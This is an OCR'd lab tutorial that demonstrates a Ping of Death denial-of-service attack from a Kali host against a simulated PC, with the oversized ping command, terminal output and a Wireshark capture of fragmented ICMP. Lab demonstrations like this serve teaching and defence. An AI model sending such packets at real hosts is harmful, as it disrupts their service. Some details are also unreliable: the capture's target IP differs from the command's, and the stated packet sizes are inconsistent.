
# Ping of Death Attack:




| PC1 IP Address Configuration |
|---|
| set pcname PC1<br>ip 192.168.1.9/24 192.168.1.1<br>save |
| PC2 IP Address Configuration |
| set pcname PC2<br>ip 192.168.1.10/24 192.168.1.1<br>save |

| Attacker |
|---|
| # ping 192.168.1.9 -s 65500 -t 1 |
| # ping --help |
| # man ping |

## Ping of Death Attack:


A Ping of death (PoD) attack is a denial-of-service (DoS) attack, in which the attacker aims to disrupt a targeted machine by sending a packet larger than the maximum allowable size, causing the target machine to freeze or crash. The original ping of death attack is less common today. A related attack known as an ICMP flood attack is more prevalent.

Let’s start normal ping from PC1 with IP Address 192.168.1.9 to PC2 192.168.1.10. Everything is working normally PC1 can ping PC2 before the attack.




```
PC1> ping 192.168.1.10 -t

84 bytes from 192.168.1.10 icmp_seq=1 ttl=64 time=1.259 ms
84 bytes from 192.168.1.10 icmp_seq=2 ttl=64 time=0.925 ms
84 bytes from 192.168.1.10 icmp_seq=3 ttl=64 time=0.889 ms
```

Let’s start the attack from Kali Linux Attacker type the Command: ping 192.168.1.9 -s 65500 -t 1




```
┌──(root💀kali)-[/home/kali]
└─#                                                         1 ⨯ 1 ⚙

┌──(root💀kali)-[/home/kali]
└─# ping 192.168.1.9 -s 65500 -t 1                          1 ⨯ 1 ⚙
PING 192.168.1.9 (192.168.1.9) 65500(65528) bytes of data.
```

After a while the target machine PC1 become freeze or crash.




```
PC1> ping 192.168.1.10 -t

84 bytes from 192.168.1.10 icmp_seq=1 ttl=64 time=1.259 ms
84 bytes from 192.168.1.10 icmp_seq=2 ttl=64 time=0.925 ms
84 bytes from 192.168.1.10 icmp_seq=3 ttl=64 time=0.889 ms
84 bytes from 192.168.1.10 icmp_seq=4 ttl=64 time=0.671 ms
^C
PC1> ping 192.168.1.10 -t

84 bytes from 192.168.1.10 icmp_seq=1 ttl=64 time=2.959 ms
84 bytes from 192.168.1.10 icmp_seq=2 ttl=64 time=3.535 ms
84 bytes from 192.168.1.10 icmp_seq=3 ttl=64 time=4.662 ms
84 bytes from 192.168.1.10 icmp_seq=4 ttl=64 time=1.030 ms

Good-bye
```

Let’s capture the packets using Wireshark Fragmented IP protocol ICMP.



AS1_e0/0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.     Time          Source        Destination     Protocol Length Info
     55 31.996014991  192.168.1.8   192.168.1.10    IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=0, ID=a5b9
     56 31.996119669  192.168.1.8   192.168.1.10    IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=1480, ID=a
     57 31.996209440  192.168.1.8   192.168.1.10    IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=2960, ID=a
     58 31.996821162  192.168.1.8   192.168.1.10    IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=4440, ID=a
     59 31.996964808  192.168.1.8   192.168.1.10    IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=5920, ID=a
     60 31.997100456  192.168.1.8   192.168.1.10    IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=7400, ID=a
     61 31.997177016  192.168.1.8   192.168.1.10    IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=8880, ID=a
     62 31.997193561  192.168.1.8   192.168.1.10    IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=10360, ID=
     63 31.997276794  192.168.1.8   192.168.1.10    IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=11840, ID=
     64 31.997879496  192.168.1.8   192.168.1.10    IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=13320, ID=
     65 31.997901084  192.168.1.8   192.168.1.10    IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=14800, ID=
     66 31.998069985  192.168.1.8   192.168.1.10    IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=16280, ID=
     67 31.998086824  192.168.1.8   192.168.1.10    IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=17760, ID=
     68 31.998170857  192.168.1.8   192.168.1.10    IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=19240, ID=
     69 31.998203846  192.168.1.8   192.168.1.10    IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=20720, ID=
     70 31.998216266  192.168.1.8   192.168.1.10    IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=22200, ID=
     71 31.998294266  192.168.1.8   192.168.1.10    IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=23680, ID=
     72 31.998311763  192.168.1.8   192.168.1.10    IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=25160, ID=
     73 31.998455903  192.168.1.8   192.168.1.10    IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=26640, ID=
     74 33.019885455  192.168.1.8   192.168.1.10    IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=0, ID=a69b
     75 33.019961281  192.168.1.8   192.168.1.10    IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=1480, ID=a
     76 33.020062726  192.168.1.8   192.168.1.10    IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=2960, ID=a
     77 33.020105308  192.168.1.8   192.168.1.10    IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=4440, ID=a
     78 33.020117812  192.168.1.8   192.168.1.10    IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=5920, ID=a
     79 33.020213023  192.168.1.8   192.168.1.10    IPv4     1514 Fragmented IP protocol (proto=ICMP 1, off=7400, ID=a
```



Attacker
Malicious packet-larger then 110,000 bytes
Target Victim
Normal IP packet-maximum size: 65,538 bytes